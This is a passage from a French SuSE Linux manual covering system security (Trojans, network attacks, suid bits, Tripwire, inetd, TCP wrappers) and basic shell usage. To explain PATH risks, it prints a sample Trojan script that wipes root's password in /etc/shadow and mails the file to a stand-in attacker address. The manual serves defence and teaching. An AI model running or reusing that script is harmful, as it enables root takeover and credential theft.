⁴ Méthode connue aussi sous le nom de “stack smashing” (écrasement de pile).

Virus et chevaux de Troie

Il y a encore peu de temps, des virus de toutes sortes faisaient des ravages et leur rayon d'action ne se limitait pas à quelques PC car les disquettes servant à la diffusion et à l'échange de logiciels constituent un véritable bouillon de culture pour ce genre de programmes. Fort heureusement, on ne connaît pour Linux que 2 virus. Comme on ne distribue pratiquement pas de logiciels au format binaire pour Linux et que SuSE Linux peut être considéré comme exempt de virus, vous ne courez aucun risque d'infection si vous observez la règle 1, page 432.

Il n'en est toutefois pas de même pour les virus macro qui continuent à se propager et qui, nichés dans des documents de traitement de texte, sont transmis par E-mail. Le logiciel bureautique le plus courant n'étant pas disponible sous Linux, ces virus macro se trouvent dans un environnement "stérile" sur SuSE Linux. Le rôle "d'agent de transport de mail" que SuSE Linux joue de plus en plus fréquemment sur les serveurs de messagerie donne l'occasion de scanner le courrier entrant et sortant pour y découvrir d'éventuels virus.

Les "chevaux de Troie" constituent un problème différent. Ces programmes cherchent à se faire passer pour autre chose que ce qu'ils sont afin de camoufler leur véritable activité. Derrière une invite de login, il peut se cacher un cheval de Troie qui rassemble dans un fichier ou transmet par E-mail les mots de passe qu'il a escroqués. Ceci peut ne pas sembler trop grave au premier abord mais dès qu'il s'agit de numéros de cartes de crédit ou d'identification de comptes courants les choses deviennent plus sérieuses.

Il n'existe pas de protection absolue contre les virus et les chevaux de Troie. On peut toutefois limiter les risques en utilisant un bon scanner de virus ainsi qu'en manipulant les disquettes et les programmes externes avec la plus grande prudence et en observant les règles énumérées au paragraphe 18.4.

18.1.2 Sécurité réseau

Il n'existe plus guère aujourd'hui de machines complètement isolées. En raison des excellentes capacités réseau de Linux, de nombreuses machines fonctionnent dans un LAN, sont connectées par modem ou ISDN à l'Internet ou servent de passerelles pour des sous-réseaux. Ceci expose ces machines à toutes sortes d'attaques par réseau.

Par l'installation et la configuration d'un pare-feu (angl. *firewall*), vous pouvez vous prémunir contre la plupart des tentatives d'attaque. Les ports ouverts restent bien sûr vulnérables mais vous pouvez réduire considérablement le risque par la mise en oeuvre d'autres outils adéquats.

Le risque d'être la cible d'une attaque pendant les 30 minutes que vous passez à lire votre courrier électronique peut être considéré comme minime. Mais les systèmes connectés en permanence devraient absolument être protégés. Nous allons vous présenter ici les formes d'attaques les plus courantes

Attaque de l'homme au milieu

Les "attaques de l'homme au milieu" (angl. *Man in the middle attacks*) concernent le trafic routé par une ou plusieurs machines entre différents ré-

18. La sécurité est une question de confiance

seaux. L'attaquant prend le contrôle de l'un des routeurs et il peut intercepter des paquets IP, les rediriger ou les échanger. Comme à l'heure actuelle les paquets IP ne sont pas authentifiés, cette forme d'attaque est relativement facile. Le prochain standard IPv6 nous promet une amélioration.

La seule manière de parer à ce genre d'attaques dont on peut être victime en échangeant du courrier électronique ou lors de l'accès à un serveur WWW est l'adoption d'un puissant système de *encryptage*.

`telnet` et `rsh` font apparaître les messages, y compris les mots de passe, en texte clair. C'est ceci qui rend le plus fréquemment un système vulnérable aux attaques extérieures et il est judicieux d'utiliser à la place `ssh`. Pour la signature du courrier électronique, il est recommandé d'utiliser `pgp`. Le protocole SSL permet l'*encryptage* de pages HTTP. Ce protocole est utilisé avec le serveur HTTP `apach` contenu dans le paquetage `apssl` de la série `n` (Réseau).

Dépassement de buffer, 2ème partie

Après le "sniffing" qui est la lecture passive de données (par exemple login et mot de passe), les dépassements de buffer (angl. *buffer overflows*) constituent la méthode la plus fréquemment employée pour compromettre un système de l'extérieur. Ici, tout service accessible de l'extérieur (par exemple messagerie, serveur Web, POP3, etc.) représente un risque potentiel pour la sécurité du système. Tout service indispensable qui ne peut pas être désactivé ne devrait être accessible qu'à partir de systèmes déterminés. Et si cela n'est pas non plus possible, vous devriez essayer de remplacer le service par une version particulièrement sûre (par exemple le paquetage `postfix` au lieu du paquetage `sendmail`). Les experts peuvent en outre faire fonctionner chaque service un environnement `chroot` spécifique.

Attaque par déni de service

Une attaque par déni de service (angl. *denial of service*) a pour but de mettre un service réseau hors fonction par un encombrement provoqué intentionnellement. Dans certains cas, ce n'est pas seulement le service en question qui est touché mais aussi la machine elle-même qui n'est alors plus accessible. Cette forme d'attaque est très souvent utilisée pour désactiver un serveur de noms et faire assumer ses fonctions par une autre machine. Les paquets réseau peuvent alors être acheminés vers une autre direction. Le déni de service est très souvent combiné à l'IP spoofing (voir paragraphe 18.1.2) dans le but de masquer l'origine de l'attaque. Pour cette raison, on n'obtient en général aucun résultat en faisant des recherches et la seule solution est de mieux sécuriser son système.

Dès qu'une attaque par déni de service ayant provoqué le blocage complet d'une machine est connue, un patch est mis à disposition dans les quelques heures qui suivent. SuSE Linux est paré contre les attaques par déni de service connues au moment de l'élaboration de la version actuelle. Mais l'administrateur responsable d'un système devrait toutefois se tenir continuellement informé.

IP Spoofing

L'“IP Spoofing” est une technique qui tire parti d'une lacune de sécurité dans le protocole TCP/IP. L'adresse de l'expéditeur d'un paquet TCP/IP n'est pas contrôlée et peut être modifiée ce qui permet à l'attaquant de camoufler son origine.

Il est tout d'abord essentiel que vous configuriez votre propre routeur de telle manière que seuls les paquets ayant une adresse d'origine externe puissent passer dans le réseau interne et que seuls les paquets ayant une adresse interne soient routés vers le réseau externe.

18.2 Outils

Nous allons maintenant vous présenter les outils qui vous permettent de contrôler votre système et de rechercher des failles éventuelles. Mais il convient de préciser ici que les dangers potentiels auxquels une machine est exposée doivent toujours être évalués de façon individuelle. Les mesures de contrôle et de protection à prendre pour une machine qui se trouve dans un réseau protégé par un pare-feu seront moins sévères que celles qui s'imposent pour une machine connectée à un réseau sans aucune protection.

18.2.1 Outils locaux

L'avantage incontestable de Linux par rapport à d'autres systèmes d'exploitation est d'une part sa stabilité et d'autre part sa fonction multiutilisateur. Mais ce dernier point comporte aussi des risques que l'on aurait tort de sous-estimer. Il existe, en plus des permissions bien connues, des paramètres pouvant être exploités par des utilisateurs (ou attaquants) expérimentés. Nous parlons ici du fameux bit `suid`. Un programme qui a ce bit positionné obtient automatiquement les droits de l'utilisateur auquel il appartient. Si ce programme appartient au super-utilisateur, il a dans le système les droits du super-utilisateur même s'il est lancé par n'importe quel autre utilisateur. Cela paraît plutôt dangereux mais certaines fonctionnalités le requièrent. Le programme **ping**, par exemple, doit être exécuté avec les droits du super-utilisateur. Cela signifierait normalement que seul l'utilisateur `'root'` est autorisé à l'exécuter. Pour éviter qu'il en soit ainsi, on positionne le bit `suid`.

```
tux@terre:/home/tux > ls -l /bin/ping
```

```
-rwsr-xr-x 1 root root 13216 Mar 17 16:36 /bin/ping
```

Si vous voulez savoir quels programmes dans votre système ont le bit `suid` positionné *et* appartiennent à l'utilisateur `'root'`, tapez tout simplement

```
tux@terre:/home/tux > find / -uid 0 -perm +4000
```

Vous pourrez ainsi détecter les programmes “suspects”. Sous SuSE Linux, vous pouvez aller dans le menu de YaST ‘Administration du système’ et ‘Configuration sécurité du système’ et sélectionner l'option `secure` dans la fenêtre ‘Les droits sur les fichiers

18. La sécurité est une question de confiance

sont positionnés à :'. Vous pourrez ensuite vérifier dans le fichier `/etc/permissions.secure` quels droits ont été définis.

Pratiquement personne ne dispose du temps nécessaire pour vérifier constamment sa machine à l'aide de commandes subtiles. Mais il existe heureusement des outils qui nous facilitent la tâche. Nous allons maintenant décrire brièvement l'un de ces outils que nous jugeons opportun de mentionner car il est recommandé par le CERT⁵. Il s'agit du programme **tripwire**, paquetage **tripwire**, série **sec** (logiciels relatifs à la sécurité du système).

Tripwire

Le fonctionnement de ce programme est en principe plutôt simple. Il fait des recherches dans le système et stocke les informations dans une base de données. Vous pouvez préciser, à l'aide d'un fichier de configuration, quels fichiers et répertoires doivent être contrôlés et quelles informations doivent être vérifiées.

Tripwire ne recherche ni les fichiers infectés ni les erreurs dans le système. Il crée simplement une base de données pour un système qu'il suppose être "propre". Pour cette raison, la base de données devrait être créée immédiatement après l'installation d'un système, de préférence avant que la machine ne soit connectée au réseau. Une base de données est créée à l'aide de la commande suivante :

```
root@terre:root > /var/adm/tripwire/bin/tripwire -init
```

Le tableau 18.1 indique les chemins d'accès à la base de données et au fichier de configuration qui ont été compilés dans le paquetage **tripwire** de SuSE Linux.

<code>/var/adm/tripwire</code>	Base de données et fichier de configuration
<code>databases</code>	Ce fichier est créé automatiquement. Il sert à abriter temporairement les bases de données nouvellement créées. Elles doivent ensuite être copiées manuellement à l'emplacement qui convient.
<code>/var/adm/tripwire/</code>	Fichier de configuration
<code>tw.config</code>	
<code>/var/adm/tripwire/db</code>	Emplacement de la base de données

TAB. 18.1: Chemins d'accès compilés pour Tripwire

Les chemins d'accès ont été choisis en tenant compte du fait que seul le super-utilisateur est autorisé à lire son répertoire personnel `/root`. Pour bien faire, la base de données devrait se trouver sur un système de fichiers auquel on ne peut accéder qu'en lecture seule, par exemple une disquette protégée contre l'écriture, afin qu'un attaquant parvenu à accéder au système ne puisse pas camoufler ses manipulations en modifiant la base de données.

⁵ CERT = Computer Emergency Response Team, voir <http://www.cert.dfn.de/dfncert/info.html>.

Vous trouverez un exemple de configuration pour Tripwire sous `/usr/doc/packages/tripwire/tw.conf.example.linux`. Vous pourrez obtenir des informations sur la syntaxe et les caractéristiques de ce fichier de configuration dans la page de man relative à `tw.config`. Pour les différents fichiers, vous pouvez employer différentes méthodes d'obtention de la somme de contrôle. Vous pouvez en outre préciser quelles informations d'un fichier ou d'un répertoire devront être stockées.

Après avoir créé votre fichier de configuration individuel, vous pouvez faire tourner **tripwire** régulièrement, par exemple sous forme de cron job.

Outils de sécurité SuSE

Le paquetage **secchk**, série **sec** (logiciels relatifs à la sécurité du système) contient deux programmes spéciaux pour SuSE Linux. Après installation du paquetage, il sera effectué à un rythme journalier, hebdomadaire ou mensuel des contrôles de sécurité du système (par exemple cohérence du fichier de mots de passe, données utilisateurs, fiabilité des mots de passe, modules courants) et l'administrateur système sera averti de toute modification. Le script Perl `/etc/security/harden_suse.pl` a été développé pour mettre à la disposition des administrateurs un programme simple à utiliser leur permettant d'accroître la sécurité de leur système. Après le démarrage, il vous sera posé neuf questions auxquelles vous devrez répondre par oui ou par non (par exemple désactivation de tous les services, accroissement de la sécurité utilisateurs ou réduction du nombre des fichiers suid et sgid) et votre système sera alors reconfiguré en fonction de vos réponses. S'il arrivait toutefois que votre système se comporte ensuite autrement que prévu, faites annuler les modifications au moyen de `/etc/security/undo_harden_suse.pl`.

Surfer parmi les fichiers de traces

Les fichiers dans lesquels le système et les différents programmes écrivent des données constituent une excellente source d'information. Il est question ici des fichiers de traces ou fichiers log. Il est conseillé de lire régulièrement au moins l'un d'entre eux, à savoir `/var/log/messages`. Sous SuSE Linux, c'est dans ce fichier que les programmes écrivent la plus grande partie des informations.

Mais on n'a pas toujours le temps ni la motivation nécessaires pour fouiner dans des fichiers dont la taille augmente continuellement. Il existe heureusement des programmes qui se chargent d'une bonne partie de ce travail ingrat. L'un d'entre eux est **logsurfer**.

Piloté au moyen d'un fichier de configuration, **logsurfer** assure un contrôle continu des fichiers de traces. On peut définir les actions qui doivent succéder à certains messages, comme par exemple l'envoi d'un mail ou le lancement d'un programme externe.

Vous trouverez des exemples dans une très bonne page de man de `logsurfer.conf` (`man 4 logsurfer.conf`).

18. La sécurité est une question de confiance

La variable \$PATH et l'utilisateur 'root' ...

Vous avez certainement remarqué, en travaillant sous SuSE Linux en tant qu'utilisateur 'root', que le répertoire courant n'est pas dans le chemin d'accès. C'est la raison pour laquelle vous devez toujours faire précéder le nom du programme à exécuter d'un point suivi d'une barre oblique (. /). L'exemple suivant montre clairement pourquoi SuSE Linux est configuré de cette manière :

- Un utilisateur qui travaille sur votre système crée le script de shell que vous voyez dans le fichier 18.2.1, page 430.

```
#!/bin/sh

cat /etc/shadow | \
    sed 's;\(^root:\)[^:]*\(:.*\);1\2;' > /etc/shadow
mailx hacker@hackit.org -s "Root Account hacked" < /etc/shadow
ls $*
```

fichier 18.2.1: Script de shell pour piratage du compte root

- Il déplace ce script vers /tmp/ls.
- Si 'root' change maintenant de répertoire (commande cd) et s'il a inséré le répertoire courant – dans ce cas /tmp – devant /bin dans la variable \$PATH, le script en question sera exécuté à la place de /bin/ls. Ceci entraînera la suppression du mot de passe root et l'utilisateur recevra un message lui faisant savoir qu'il a maintenant un compte root sans mot de passe sur votre machine. Ce n'est vraiment pas une perspective bien plaisante ; -)

Si le répertoire courant ne s'était pas trouvé dans le chemin d'accès, il vous aurait fallu entrer ./ls pour exécuter le script. Il est à noter qu'il s'agit ici d'un "cheval de Troie" (voir paragraphe 18.1.1).

18.2.2 Outils de réseau

Il est sans aucun doute judicieux et même impératif de contrôler une machine en réseau. Nous allons maintenant exposer ce qu'il faut faire pour protéger une machine Linux contre des attaques venant du réseau.

inetd

La mesure de sécurité la plus élémentaire consiste à faire preuve de prudence en activant les services (ports) mis à disposition par **inetd** (le "super serveur" Internet). Sous SuSE Linux, quelques uns des services "dangereux" sont désactivés par défaut. Il s'agit ici des "internal services" du démon **inetd**. Le fichier de configuration se trouve sous /etc/inetd.conf. Mais les autres services doivent aussi être activés ou désactivés avec prudence. Nous vous recommandons vivement de donner un coup d'oeil au fichier de configuration

car POP3 par exemple ainsi que d'autres services sont activés par défaut ! Le fichier 18.2.2 montre une liste des services qui devraient être suffisants dans la majeure partie des cas.

```
ftp      stream tcp nowait root    /usr/sbin/tcpd    wu.ftpd -a
telnet   stream tcp nowait root    /usr/sbin/tcpd    in.telnetd
shell    stream tcp nowait root    /usr/sbin/tcpd    in.rshd -L
login    stream tcp nowait root    /usr/sbin/tcpd    in.rlogind
finger   stream tcp nowait nobody  /usr/sbin/tcpd    in.fingerd -w
ident    stream tcp wait  nobody  /usr/sbin/in.identd in.identd \
-w -e -t120
```

fichier 18.2.2: Exemple typique de configuration pour **inetd**

Vous devriez toutefois vous demander si vous avez vraiment besoin de services tels que **telnet**, **shell** et **login**. Ces services présentent en effet l'inconvénient de permettre à un attaquant de lire la totalité de vos données y compris votre mot de passe. Il n'est même pas nécessaire pour cela de posséder des connaissances très poussées car il existe des programmes qui se chargent de ce travail. Vous devriez donc veiller tout particulièrement à ce qu'il ne soit pas possible d'accéder à distance à votre machine sous le compte 'root'. Pour cette raison, nous attirons encore une fois votre attention sur le "Secure Shell" (paquetage **ssh**)

Le TCP-Wrapper

Le TCP-Wrapper (**tcpd**) permet d'accorder l'accès à certains services pour des réseaux ou adresses-IP déterminés. **tcpd** est déjà inclus dans SuSE Linux ainsi que vous pouvez le voir dans le fichier 18.2.2 ainsi que dans **/etc/inetd.conf** à la 6ème colonne. Le concept est très simple : **tcpd** lance les services demandés après avoir contrôlé si le client est autorisé à y accéder.

Ce contrôle d'accès est géré par les deux fichiers **/etc/hosts.allow** et **/etc/hosts.deny**.

- L'accès est accordé si la combinaison client/service se trouve dans le fichier **/etc/hosts.allow**.
- L'accès est refusé si cette combinaison se trouve dans le fichier **/etc/hosts.deny**.
- S'il n'existe aucune règle ni dans l'un ni dans l'autre des fichiers, l'accès est accordé.

La première règle trouvée est mise en application. Cela signifie que si par exemple l'accès à un port Telnet est autorisé dans le fichier **/etc/hosts.allow**, l'accès sera accordé même s'il est refusé dans le fichier **/etc/hosts.deny**.



Dans la page de man de **hosts_access** (man 5 **hosts_access**), vous trouverez une description de la syntaxe de ces fichiers.

18. La sécurité est une question de confiance

Une alternative à la combinaison TCP-Wrapper/inetd est constituée par **xinetd** (paquetage **xinetd**, série **n** (support réseau)), qui réunit les fonctionnalités de **inetd** et **tcpd**. Il existe toutefois un inconvénient qui est l'incompatibilité des fichiers de configuration **inetd** et **xinetd**.



Il n'est possible de démarrer que l'un des deux "super-serveurs" Internet. Vous devez donc vous décider pour l'un ou pour l'autre.

Dans la série **sec** (logiciels relatifs à la sécurité du système), vous trouverez d'autres programmes qui vous aideront à construire un système sécurisé. Fouinez tout simplement parmi tous les paquetages de cette série.

18.3 Sécurité sous SuSE Linux

SuSE propose les services suivants dans le but de fournir une distribution qui réponde le mieux possible aux critères de sécurité :

Deux listes de diffusions ouvertes à tous :

- **suse-security-announce** – contient les annonces SuSE relatives aux questions de sécurité.
- **suse-security** – contient les annonces et accueille aussi des discussions ouvertes à tous.

Pour vous abonner à l'une des deux listes de diffusion, il vous suffit d'adresser à majordomo@suse.com un E-mail avec le contenu suivant :

`subscribe suse-security` ou `subscribe suse-security-announce`

Centralisation des messages relatifs aux nouveaux problèmes de sécurité :

Si vous rencontrez un nouveau problème de sécurité (vérifiez auparavant les mises à jour disponibles), envoyez à security@suse.de un E-mail décrivant ce problème. Nous le traiterons immédiatement. Vous pouvez encoder les données avec le paquetage **pgp** (*⇒ Encryptage*). Notre public **pgp key** ⁶ peut être téléchargée sous <http://www.suse.de/security>

18.4 Directives générales

1. Le compte '**root**' ne devrait être utilisé que pour des tâches relatives à l'administration du système. Pour le travail quotidien, il est recommandé de créer un compte utilisateur.
2. Évitez d'utiliser **telnet**, **rlogin** et **rsh**.
3. Utilisez à la place **ssh** lorsque vous devez travailler à distance.
4. Désactivez tous les services réseau qui ne sont pas indispensables.
5. Mettez régulièrement à jour les paquetages qui jouent un rôle important dans la sécurité de votre système, tels que le paquetage **bind**, le paquetage **sendmail** et le paquetage **ssh**.

⁶ PGP Key fingerprint = 73 5F 2E 99 DF DB 94 C4 8F 5A A3 AE AF 22 F2 D5

18.4. Directives générales

6. Supprimez, dans tous les fichiers du système, les bits suid et sgid qui ne sont pas absolument indispensables au travail d'un utilisateur normal.
7. Vérifiez régulièrement vos fichiers de traces.

18. La sécurité est une question de confiance

Chapitre 19

Débuts sous Linux

Unix est un système d'une telle complexité que nous ne pouvons tenir compte ici que de ses aspects essentiels. Le présent manuel n'a pas été conçu pour remplacer une documentation Linux ou Unix déjà existante. Ce n'est pas son objectif et ce serait de toute façon impossible.

Nous recommandons en tout cas aux utilisateurs de DOS qui veulent passer à Linux de se procurer un manuel adéquat. Vous trouverez des titres dans la bibliographie en annexe. Si vous possédez déjà des livres sur Unix non spécifiques à Linux, ils peuvent éventuellement suffire du fait que la majeure partie des informations n'est pas strictement liée au système.

Certains livres ou extraits de livres soumis aux termes de la **GPL** sont disponibles sous forme de fichiers `.dvi` ou fichiers PostScript, dans le paquetage `doc`, série `books`. Ils peuvent être visualisés sous X11 avec **XDvi** (`xdvi`) et peuvent être imprimés entièrement ou partiellement avec **lpr**.

Mais en attendant d'avoir en mains votre livre Unix, vous devriez lire les informations qui suivent. Elles vous donneront très probablement envie d'approfondir davantage.

En tant que nouveau venu sous Unix, vous devriez, après avoir mené votre installation à bonne fin, vous connecter à votre système sous le nom d'utilisateur que vous avez défini lors de l'installation et non pas sous le compte `'root'`. Non seulement parce que vous trouverez ainsi un bon nombre de paramètres prédéfinis qui vous faciliteront les débuts mais aussi parce que vous ne serez responsable que de votre *répertoire personnel* (angl. *home directory*) ainsi qu'il est d'usage sous les systèmes Unix. Cette méthode, qui consiste à travailler sous un nom d'utilisateur, a pour but de garantir la sécurité du système. Le risque d'effacer ou de modifier par inadvertance des fichiers importants pour le système est pratiquement éliminé.

L'option `undelete` disponible sous DOS n'existe pas (encore) sous Linux et vous serez éventuellement obligé, si vous effacez ou modifiez involontairement un fichier, de procéder à une nouvelle installation complète.



Les premiers pas sous Linux semblent parfois difficiles car un débutant se voit confronté dès son premier contact avec Linux à la tâche extrêmement complexe d'un administrateur système.

19.1 Se connecter au système, utilisateur 'root' ajouter un utilisateur

Linux étant un système d'exploitation multiutilisateur, vous devrez toujours vous connecter sur la *console* que vous souhaitez utiliser¹ (voir paragraphe 19.4, page 439). Cette procédure, qui est un élément essentiel du concept de sécurité d'un système multiutilisateur moderne, s'appelle *login*. Elle garantit, entre autre, que chaque utilisateur dispose de son propre environnement de travail et n'accède qu'à ses propres données. Vous devez donc entrer votre nom d'utilisateur (par exemple 'tux') et votre mot de passe (par exemple xxxxxx, les caractères xxxxxx devant être remplacés par votre propre mot de passe *que vous vous êtes vous-même attribué* !). Les caractères xxxxxx ne sont pas affichés à l'écran. Entrez-les simplement les uns après les autres et appuyez ensuite sur (Entrée)² :

```
login: tux (Entrée)
```

```
Password: xxxxxx (Entrée)
```

Si vous avez réussi à vous connecter, vous vous trouvez dans votre répertoire personnel (par exemple /home/tux pour l'utilisateur 'tux').

Si vous voulez quitter la console (vous déconnecter du système) vous devez entrer `logout` ou `exit`.

L'utilisateur 'root' agit en tant qu'*administrateur système* et il a vraiment *TOUS* les *droits*. Les fichiers système cruciaux ne peuvent être manipulés que par 'root'. Vous ne devez donc vous connecter sous le compte 'root' que si vous avez vraiment l'intention de tirer parti de ces possibilités. Sinon connectez-vous comme simple utilisateur afin de protéger votre système de modifications que vous pourriez faire par inadvertance et qui vous obligeraient éventuellement à procéder à une nouvelle installation.

Voici certaines choses qui ne sont autorisées qu'à l'utilisateur 'root' :

- *Montage* de systèmes de fichiers tels que CD et disquettes et par voie de conséquence installation de logiciels. Ce droit peut aussi être accordé à tout autre utilisateur par l'option `user` ajoutée au périphérique correspondant dans `/etc/fstab` (paragraphe 19.11.2, page 453).
- Ajout et suppression d'utilisateurs (paragraphe 3.6.7, page 103).
- Installation d'un nouveau noyau (chapitre 13).
- Configuration du système.
- Arrêt du système (paragraphe 19.2, page 437).
- Lancement de YaST(chapitre 3).

¹ Si vous avez configuré un login graphique (voir paragraphe 3.6.6, page 102), la procédure que nous allons décrire sera bien sûr valable aussi dans ce cas !

² Si vous n'avez pas de mot de passe, tapez simplement (Entrée) au début !

19.2 Arrêt du système et amorçage

IMPORTANT : Vous ne devez en aucun cas couper le courant pendant le fonctionnement de votre système ou actionner le bouton de remise à zéro (réinitialisation) sous peine d'endommager votre système de fichiers et de provoquer une perte de données.



Pour un arrêt correct de votre machine (angl. *shutdown*), utilisez les commandes que vous montre le tableau 19.1.

<code>shutdown -h now</code>	arrête le système (lorsque vous voyez affiché à l'écran : "the system is halted", vous pouvez arrêter sans aucun risque)
------------------------------	--

<code>shutdown -r now</code>	redémarre immédiatement le système après l'arrêt
------------------------------	--

TAB. 19.1: Commandes pour l'arrêt du système Linux

La commande `shutdown` dans toutes ses variantes ne peut généralement être exécutée que par l'utilisateur 'root'.

Pour arrêter votre système, vous devez donc vous connecter sous le compte 'root' et lancer la commande `shutdown -h now` ou la commande `shutdown -r now`.

Mais vous avez aussi l'alternative, comme cela se fait sous DOS, d'effectuer un redémarrage en utilisant la combinaison de touches `(Ctrl) + (Alt) + (Suppr)` (`(Ctrl) + (Alt) + (Del)`). Comme cette combinaison de touches ne fonctionne pas sous X, vous devrez tout d'abord quitter X. Cette méthode peut toutefois être employée par n'importe quel utilisateur dans la console texte.

19.3 Commandes et lignes de commandes

Bien que le système Linux soit de plus en plus accueillant et convivial grâce par exemple aux programmes pilotés par menu, il est souvent indispensable, en cas de catastrophe ou s'il n'existe pas de tels programmes pour réaliser certaines tâches particulières, d'avoir recours aux commandes Unix.

Que sont les commandes Unix ?

Les commandes Unix sont

- des programmes exécutables
- des scripts shell (fichiers de commandes)
- des scripts de langages de scripts tels que Perl, Tcl etc.
- des alias de commandes shell (comparables à des macros).

19. Débuts sous Linux

Le point commun de toutes ces commandes est qu’elles se trouvent dans des fichiers : Lorsque l’on invoque un programme sous Linux, on donne l’ordre au shell de rechercher le fichier avec le nom du programme (pour cela on a besoin du chemin d’accès représenté dans la variable **\$PATH**). Lorsque le programme a été retrouvé, on doit ensuite l’exécuter s’il possède les droits d’utilisateur requis (exécutable).

Mais que se passe-t-il si l’on doit encore faire savoir au programme (par exemple à une commande de copie) quels fichiers sont concernés ?

Le problème est relativement simple à résoudre car il existe ce que l’on appelle les *paramètres* (angl. *parameter*). Les paramètres sont des arguments ajoutés à une commande pour lui fournir les données nécessaires. Les paramètres sont insérés dans la ligne de commande après le nom de la commande dont ils doivent être séparés par au moins un espace³.

Il peut souvent aussi être nécessaire de pouvoir influencer le comportement d’une commande (dans le cas par exemple où l’on souhaite obtenir un affichage long d’un répertoire et non pas une simple liste des noms des fichiers). Ceci se fait sous Linux au moyen d’*options*. Les options sont toujours situées directement après le nom de la commande et avant les paramètres. Les commandes incorrectement programmées constituent des exceptions mais ne sont pas exclues. Les options sont le plus souvent marquées par un signe de soustraction (par exemple -la) et peuvent suivre deux schémas (voir tableau 19.2).

-a	Forme courte, en usage sous Unix
-all	Forme longue, dite notation GNU

TAB. 19.2: Options pour les commandes

Il existe de nombreux programmes Linux capables de “cumuler” plusieurs options si celles-ci sont nécessaires. Cela signifie que les options énumérées les unes après les autres ne seront pas toutes précédées du signe de soustraction. Seule la première aura ce signe, les autres seront écrites directement derrière. Exemple :

```
-a -f -r -u      ou
-afru           ou
-frua
```

L’exemple nous montre aussi que l’ordre des options est en général sans importance. Mais il existe bien sûr des exceptions qui confirment la règle.

Et pour couronner le tout, les options elles-mêmes peuvent aussi accepter des paramètres :

```
-f <monfichier>  ou
-f<monfichier>
```

³ Ceci implique qu’un espace n’est pas un élément du paramètre puisqu’il s’agit du “séparateur” d’arguments. Les espaces ne peuvent apparaître dans un paramètre que si celui-ci est placé entre guillemets "" ou entre des caractères d’apostrophe ”.

Dans certains cas (plutôt rares), il peut ne pas être déterminant que l’option soit séparée ou non de son paramètre par un espace. Mais en général on devrait laisser un espace.

Exemples

Une commande sous Linux a l’aspect suivant⁴ :

```
terre: # fdisk
terre: # lsmod
terre: # ls
```

Voici ce qu’il en est pour les options :

```
terre: # fdisk -l
terre: # ls -l -a
terre: # ls -la
```

Pour les paramètres :

```
terre: # fdisk /dev/hda
terre: # ls /tmp
```

Et pour les options et paramètres :

```
terre: # ls -la /tmp
terre: # rpm -qpl <monpaquetaget>.rpm
terre: # gcc -o <parametreoption> <parametre>
```

L’espace est un caractère d’une grande importance dans une suite de commandes sous Linux car il est essentiel que les éléments d’une commande soient tous séparés les uns des autres par des espaces.

19.4 Consoles virtuelles

Linux est un système *multitâche* et multiutilisateur. Même si vous possédez un système PC mono-utilisateur, vous ne tarderez pas à apprécier cette fonctionnalité :

En mode texte, vous disposez de 6 *consoles* virtuelles entre lesquelles vous pouvez basculer par les combinaisons de touches de **(Alt) + (F1)** à **(Alt) + (F6)**. La septième console est réservée à X11.⁵

Si vous voulez, depuis X11, basculer vers une console texte sans terminer l’exécution de X11, utilisez les combinaisons de touches de **(Ctrl) + (Alt) + (F1)** à **(Ctrl) + (Alt) + (F6)**. Avec **(Alt) + (F7)** vous revenez à X11.

19.5 Répertoires et noms de fichiers

Toutes les informations – qu’il s’agisse de textes, d’images, de bases de données ou de tâches pour la configuration du système – sont enregistrées dans des “fichiers” placés à leur tour dans des “répertoires” (voir annexe D). Avec tous les outils et programmes, il est possible d’accéder aux fichiers des différents répertoires afin de les lire ou de les modifier.

⁴ À titre de rappel : “terre: # ” affiche l’invite (angl. *prompt*). Vous n’avez pas à entrer ces mots et caractères

⁵ En modifiant le fichier `/etc/inittab`, vous pouvez disposer d’un nombre supérieur ou inférieur de consoles.

19. Début sous Linux

Sous Unix, le caractère de séparation des répertoires dans les chemins est la barre oblique de division ‘/’ (angl. *slash*) (sous DOS, c’est la barre oblique inversée ‘\’). Un chemin est donc une chaîne de caractères dans laquelle les noms de répertoires sont séparés par ‘/’. Un seul slash ‘/’ désigne le répertoire en tête de la hiérarchie. Il s’agit du *répertoire racine*.

Unix différencie les majuscules et les minuscules, ce qui signifie que le nom de fichier `Emil` ne désigne pas le même fichier que le nom `emil`. Il n’est en général pas nécessaire de diviser les noms de fichiers en *nom* et *extension* à moins que certains programmes ne le requièrent (par exemple `LaTeX`).



La touche de tabulation (`Tab`) facilite l’entrée des noms de fichiers ou de répertoires. Il vous suffit de taper les premières lettres du fichier et de presser (`Tab`). L’*interpréteur de commandes* complète le nom du fichier (dans la mesure où il est défini sans ambiguïté par la ou les premières lettres). En cas d’ambiguïté, appuyez deux fois sur la touche de tabulation afin de voir toutes les possibilités.

19.6 Travailler avec les répertoires

Après vous être connecté à votre système (paragraphe 19.1, page 436), vous trouvez dans votre répertoire personnel. Le nom du répertoire courant peut être affiché par la commande `pwd` (angl. *print working directory*)

```
tux@terre:/home/tux > pwd
/home/tux
```

Tout comme sous DOS, la commande `cd` (angl. *change directory*) sert à changer de répertoire. L’entrée de

```
tux@terre:/home/tux > cd /usr/bin
tux@terre:/usr/bin >
```

fait donc passer dans le répertoire `/usr/bin`,

```
tux@terre:/home/tux > cd latex
tux@terre:/home/tux/latex >
```

fait passer dans le sous-répertoire `latex` à condition que le répertoire `/home/tux/latex` soit présent dans le répertoire personnel de ‘tux’.

Si vous invoquez `cd` sans argument, votre répertoire personnel sera changé. Le répertoire personnel peut aussi être indiqué par le tilde ‘~’. L’entrée de

```
tux@terre:/home/tux > cd ~/latex
```

fait passer dans le répertoire `latex` qui est dans le *répertoire personnel* de l’utilisateur qui a lancé la commande. Tout comme sous DOS, le méta-caractère ‘..’ correspond au répertoire père du répertoire courant et le point ‘.’ au répertoire courant.

Les nouveaux répertoires sont créés par la commande `mkdir` (angl. *make directory*). Par l’entrée de

```
tux@terre:/home/tux > mkdir texte
```

il est créé un sous-répertoire `texte` dans le répertoire correspondant. Les répertoires vides peuvent être effacés avec la commande (angl. *remove directory*).

19.7 Travailler avec les fichiers

Avant d’être (peut-être) remplacés un jour par des objets ou des symboles, les fichiers sont d’une importance primordiale pour le travail sur ordinateur. Il existe par conséquent sous Linux un très grand nombre de commandes se rapportant aux fichiers.

19.7.1 Informations sur les fichiers

La commande `ls` affiche le contenu du répertoire *courant*. Vous pouvez voir une liste de tous les noms de fichiers et noms de répertoires contenus dans le répertoire courant. Les noms de répertoires sont marqués par une barre oblique ‘/’. En spécifiant un paramètre, on peut aussi obtenir l’affichage d’un *autre* répertoire :

```
tux@terre: > ls /usr/bin
```

